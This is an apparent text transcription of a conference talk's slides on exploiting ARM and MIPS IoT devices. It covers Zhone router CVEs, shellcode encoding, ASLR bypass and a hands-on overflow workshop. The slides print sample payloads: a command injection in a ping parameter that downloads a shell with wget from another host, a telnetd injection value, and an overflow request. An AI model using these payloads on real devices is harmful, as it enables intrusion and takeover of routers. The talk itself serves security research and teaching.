Practical Io T Exploitation ARM MIPS Lyon Yang


![execve int execve(const char *filename, char *const argv[], char *const envp[]); r 0 =>](https://slidetodoc.com/presentation_image/231bd0b85d8aa5a8eb3cc6ba73fc7a8f/image-52.jpg "execve int execve(const char *filename, char *const argv[], char *const envp[]); r 0 =>")
- Slides: 89
Practical Io. T Exploitation (ARM & MIPS) Lyon Yang / @l 0 Op 3 r – Vantage Point Security 0
• Hi everyone my name is Lyon Yang • I hack Io. T and embedded systems. • I live in sunny Singapore. • Singapore is a smart city with Io. T already deployed. • Taxi drivers in SG will become robots. • I work at a company called Vantage Point • Strongest technical team in Singapore/SE Asia. • Large collective of passionate hackers. • Working in the financial and government sectors. 1
Today I want to share with you a story: 1 year ago, I set about to try and become the “corelan” of ARM and MIPS exploitation - a formidable task! I wanted to fully understand embedded systems and try to contribute back into the community. and in the process pop many shells! 2
Who Am I ? • I am a rather regular guy… • Basic understanding of ASM and exploitation • Attended some training events myself • Corelan, HITB, OSCP • Practice Makes Perfect • I started buying embedded devices and ‘playing’ • Working on Io. T till 2 -3 am most mornings. 3

1990 s The state of Io. T and embedded security. • Equally as immature as the tools. • “ 1990 called” - Send our bugs back • Basic strcpy/memcpy exploits • Not much privilege separation • Unsecured host OS • Backdoors are often ‘vendor features’ • Not all vendors care about security 4

Attack Surface of Io. T • Think of Io. T devices as miniature computers • • • ARM or MIPS CPU “Hard-Drive” is a memory IC Runs Linux (typically) Communicate over Wi. Fi/Wired HTTPD, Un. P, FTPD, SSHD, Telnet. D 5
At Vantage Point I work with Io. T vendors within SE Asia • Network Services (httpd/telnetd…) • Found more stack overflows than you can count • “Every string was insecurely handled” • Admin “restricted” Shells command 1 | sh sh dumpmem/readmem 6

Bugs • • Backdoor User(s) Security Implemented in Client Side Debug interfaces left active File Upload -> Shell Arbitrary File Read (. . /) Command Injection Stack Overflows Unauthorized Remote Access via UPn. P 7

Developers typically modify open source software • Customized to meet their own needs. • Micro. HTTPD, Busy. Box. • This requires you are a strong C, C++ Developer • Most developers now-a-days, are not so strong. • Customizations exactly where we find bugs. • Stack Overflows in vendor modifications • • Additional File Handlers or HTTP Methods Authentication Password Reset Log File Access 8
ZHONE Zhone Technologies is a Global Leader in Fiber Access Transformation for Service Provider and Enterprise Networks! • Based in the US Reference from zhone. com 9

Telcos using Zhone Routers Reference from Shodan 10

Privilege Escalation CVE-2014 -8356 Privilege Escalation via Javascript Controls • Access Control via Javascript! (Horrible!) • Direct Object Reference to administrative functions! 11

Plaintext Passwords All username and passwords usually found in the backup settings file! CVE-2014 -8537 – Exposed Plaintext Username & Passwords • Passwords found to be BASE 64 encoded in backup settings file. GET /backupsettings. conf? action=get. Config&sessi on. Key= 12

Command Injection (Telnetd) CVE-2014 -9118 Command Injection via the telnetd session # download-sw “ftp: //123: 213@213/; ls -la” 13

Command Injection (HTTPD) Favourite way to look for Command Injection via IDA Pro: Search for keyword “shell” in IDA PRO: Sample Exploit: /zhnping. cmd? &test=traceroute&session. Key=9 85703201&ip. Addr=192. 168. 1. 1|wget%20 http: //192. 168. 1. 17/shell%20 O%20/tmp/shell&ttl=30&wait=3&queries=3 14


x 41x 41 GET /. html. AAAAA…(7000 ‘A’)…AAAA. html POST /. tst HTTP/1. 1 Host: 192. 168. 1. 1 AAAA…. . AAAA (7000 Characters) 15

Stack Executable Stack commonly found to be executable 16

Common Exploit Writing Issues • ASLR • Bad Characters • Auto-Killing Process Monitoring • Cache Incoherency 17


Cache Incoherency Reference: http: //community. arm. com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code 18
Cache Incoherency • Self-modifying code (Encoder/Decoder) would commonly cause Cache Incoherency • Instructions stored in Instruction Cache will execute instead of Data Cache • Modified Shellcode is stored in Data Cache and will not execute Reference: http: //community. arm. com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code 19


Overcome Cache Incoherency • Flush the cache. • Encode and decode only the data portion of the shellcode. Data is not considered as Instructions! 20
Decoding Data Instruction Cache Data Cache Decoder Decode Shellcode (Instructions) Read Data Shellcode (Encoded Data) (Decoded Data) 21

MIPS Exploit Writing Clear Cache Use ROP Gadget to clear cache ASLR Use ROP Gadget to jump to Stack Bad Characters Wrote your own encoder Auto-Respawn Process Monitoring Fork the Shellcode Process 22
0 -Day Demo DEM O 23

ARMEncoder ARMCoder (Alpha Stage) Ultimate tool to crafting your shellcode • Mthumb encoder (Encodes all or part of your ARM Shellcodes) • Provides you with an encoder • Objdump your shellcode binary to specific formats like C: "x 41x 42x 43x 44” Upcoming features • Detects for bad characters • 32 bit encoder • Generates Shellcode • Accept other forms of shellcode input. (Currently only supports reading from binary) • Added support for MIPS Architecture Download Link: https: //github. com/l 0 Op 3 r/ARMCoder 24

ARM Exploitation Workshop • Triggering stack overflows to ARM shell. • Learn ASLR bypass with ROP the ARM way • Learn briefly how to read shellcode for the ARM architecture • Get your shiny Hash Prompt! 25

Required Setup Requires: Kali with Python SSID: random 2 Password: iotvillage! (small caps) Credentials on the piece of paper. ssh <userid>@192. 168. 1. <ip> 26

Setup Step 1: Download materials on your client wget http: //192. 168. 1. 1: 8000/materials. tar wget http: //192. 168. 1. 1: 8000/lyonslides. pdf Step 2: Extract materials tar –xvf materials. tar Use any of the assigned ports to listen on from the server. Port <As Assigned> 27

What are we hacking? Buffer overflow in two applications: • Simple Bufferoverflow without ASLR ~/materials/server/practicelab 1/httpdserver • Bufferoverflow with ASLR Hint use ROP Gadgets from binary “server” ~/materials/server/practicelab 2/server 28
